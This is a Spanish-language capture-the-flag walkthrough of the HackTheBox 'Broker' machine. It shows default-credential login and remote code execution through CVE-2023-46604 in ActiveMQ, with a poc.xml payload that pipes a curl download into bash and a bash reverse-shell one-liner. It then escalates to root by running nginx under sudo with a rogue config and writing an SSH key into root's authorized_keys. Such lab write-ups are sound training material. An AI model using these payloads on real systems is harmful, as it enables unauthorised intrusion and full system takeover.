Broker
Writeup de la máquina Broker de Hackthebox.

Resumen de la resolución
Broker es una máquina Linux de dificultad Easy de la plataforma de HackTheBox, aprenderemos como ejecutar comandos remotamente (RCE Unauthenticated) gracias a una vulnerabilidad descubierta en la versión 5.15.5 de ActiveMQ. Tras ganar acceso a la máquina víctima conseguiremos elevar nuestros privilegios gracias al permiso de Sudoers asignado el binario /usr/bin/nginx. En definitiva, a partir de un archivo de configuración nos montaremos un servidor HTTP con nginx en en el cual habilitaremos el método PUT para poder introducir nuestra id_rsa.pub en el authorized_keys del usuario root.
Enumeración
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.243.Nmap
En segundo lugar, realizaremos un escaneo por TCP usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.243 -oG allPorts
Observamos como nos reporta que se encuentran abiertos un montón de puertos.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80,1883,5672,8161,34925,61613,61614,61616 -sCV 10.10.11.243 -oN targeted
En el segundo escaneo de Nmap lo que más nos llamará la atención es que está habilitado el servicio ActiveMQ debido a los puertos abieya que según ChatGPT:
Los puertos predeterminados de ActiveMQ son 61616 (OpenWire), 61613 (STOMP), 5672 (AMQP), 1883 (MQTT), 8161 (web) y 61614 (AMQP over WebSockets).
 ___
___
Puerto 80 - HTTP (Nginx)
Tal y como vemos a continuación al acceder al puerto 80 nos saltará un panel de para autenticarnos.


Si le damos a cancelar podemos ver la versión del servidor web Jetty pero tras buscar en internet llegaremos a la conclusión que no es vulnerable.

En el anterior panel de login probaremos a introducir las típicas credenciales admin:admin y conseguiremos conectarnos correctamente.

Tras navegar por el panel de administración podemos ver la versión del ActiveMQ (5.15.5).
Explotación
CVE-2023-46604 | RCE
Tras buscar exploits para dicha versión del ActiveMQ daremos con el siguiente CVE el cual nos permite tener RCE (Remote Code Execution).

Destacar que tras leer información sobre el CVE nos daremos cuenta que no es necesario estar autenticados (RCE Unauthenticated) para tener ejecución remota de comandos por lo que no hubiera pasado nada si no hubiéramos encontrado las credenciales (admin:admin).
A continuación nos clonaremos el siguiente repositorio Repositorio Github gracias a la siguiente instrucción.
1
git clone https://github.com/evkl1d/CVE-2023-46604
El panel de ayuda del exploit nos indica que hemos de introducir la Dirección IP de la máquina víctima donde está alojado el servidor ActiveMQ (10.10.11.243), el puerto donde está alojado dicho servidor (por defecto es el 61616) y la dirección URL donde estará alojado nuestro poc.xml.

En el fichero poc.xml indicaremos el comando que queremos ejecutar gracias a las etiquetas <value>, en este caso realizaremos una petición al fichero index.html (este fichero contiene el típico one liner de bash) y le concatenaremos una bash para recibir una Reverse Shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<?-- Alertnativamente podemos usar el típico oneliner de bash: "ash -i >& /dev/tcp/10.10.10.10/9001 0>&1 ?>
<value>curl http://10.10.16.3/index.html | bash</value>
</list>
</constructor-arg>
</bean>
</beans>
Alternativamente podemos usar el típico oneliner de bash pero tendremos que poner el ampersand (
&) con&y el signo de mayor (>) con>, en definitiva el payload quedaría tal que así:bash -i >& /dev/tcp/10.10.10.10/9001 0>&1

Una vez que tenemos claro como funciona claro el exploit pasaremos a montar el servidor de python (python3 -m http.server 80) en el cual compartiremos el poc.xml y el index.html, también nos pondremos en escucha con NetCat (nc -nvlp 443) y finalmente ejecutaremos el exploit pasándole los argumentos correspondientes, es decir tal que así:
Destacar que no he indicado el puerto (parámetro
-p) ya que el exploit usa el de por defecto, es decir el 61616 el cual casualmente se está usando en la máquina vícitma.
1
python3 exploit.py -i 10.10.11.243 -u http://10.10.16.3/poc.xml
Al ejecutar el exploit nos daremos cuenta como recibiremos correctamente la Reverse Shell por lo que habremos ganado acceso correctamente a la máquina víctima.
Escalada de privilegios
Enumeración local
Tras ganar acceso a la máquina víctima haremos un Tratamiento de la TTY y nos daremos cuenta que tenemos asignado un permiso de Sudoers, gracias a este podemos ejecutar como cualquier usuario y sin proporcionar contraseña el binario /usr/sbin/nginx, es decir el servidor web de nginx.

/usr/sbin/nginx
Tras buscar por internet encontraremos el siguiente Repositorio Github el cual nos automatiza la escalada de privilegios.
En primer lugar, lo que debemos de hacer es revisar los permisos para ver si podemos sobrescribir el binario con el contenido que queramos, pero tal y como se aprecia abajo no podremos.

Nos copiaremos el fichero de configuración de nginx para modificarlo a nuestro gusto, es decir ejecutaremos el siguiente comando.
1
cp /etc/nginx/nginx.conf /tmp/nginx_pwned.conf
El contenido del fichero de configuración personalizado (/tmp/nginx_pwned.conf) contendrá el siguiente contenido.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
user root; # Ejecutaremos el servidor web como el usuario root.
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
	worker_connections 768;
}

http {

	server {
		listen 1340; # Montaremos el servidor HTTP a través del puerto 1340.
		root /; # El DocumentRoot será la raíz del sistema (/) lo que nos permitirá tener acceso a todos los ficheros.
		autoindex on; # Habilitaremos el Directory Listing
		dav_methods PUT; # Habilitaremos el método PUT de HTTP.
	}

}
Ejecutaremos el binario /usr/sbin/nginx usando el parámetro -c, el cual nos permite indicar la ruta de nuestro archivo de configuración personalizado (/tmp/nginx_pwned.conf).
1
sudo /usr/sbin/nginx -c /tmp/nginx_pwned.conf
Si accedemos al servidor web (http://10.10.11.243:1340) podremos ver como tenemos acceso a todos los archivos del sistema desde una página web.

A continuación, generaremos un par de claves ssh, una pública (id_rsa.pub) y otra privada (id_rsa), en definitiva ejecutaremos el siguiente comando y le daremos al Enter cuantas veces sea necesario.
1
ssh-keygen
Tras generar un par de claves de ssh hemos de poner el contenido de nuestra clave pública (id_rsa.pub) en el authorized_keys del root para así poder conectarnos como dicho usuario sin necesidad de proporcionar contraseña, con el fin de lograr esto ejecutaremos el siguiente comando.
1
curl -X PUT localhost:1340/root/.ssh/authorized_keys -d "$(cat /home/activemq/.ssh/id_rsa.pub)" # El contenido de fichero id_rsa.pub lo meteremos en el authorized_keys del root para poder conectarnos como dicho usuario sin proporcionar contraseña.
Inmediatamente después nos conectaremos usando la clave privada (id_rsa) como el usuario root sin necesidad de proporcionar contraseña gracias a la siguiente instrucción.
1
ssh -i /home/activemq/.ssh/id_rsa root@localhost

Finalmente, veremos conseguimos conectarnos como el usuario root.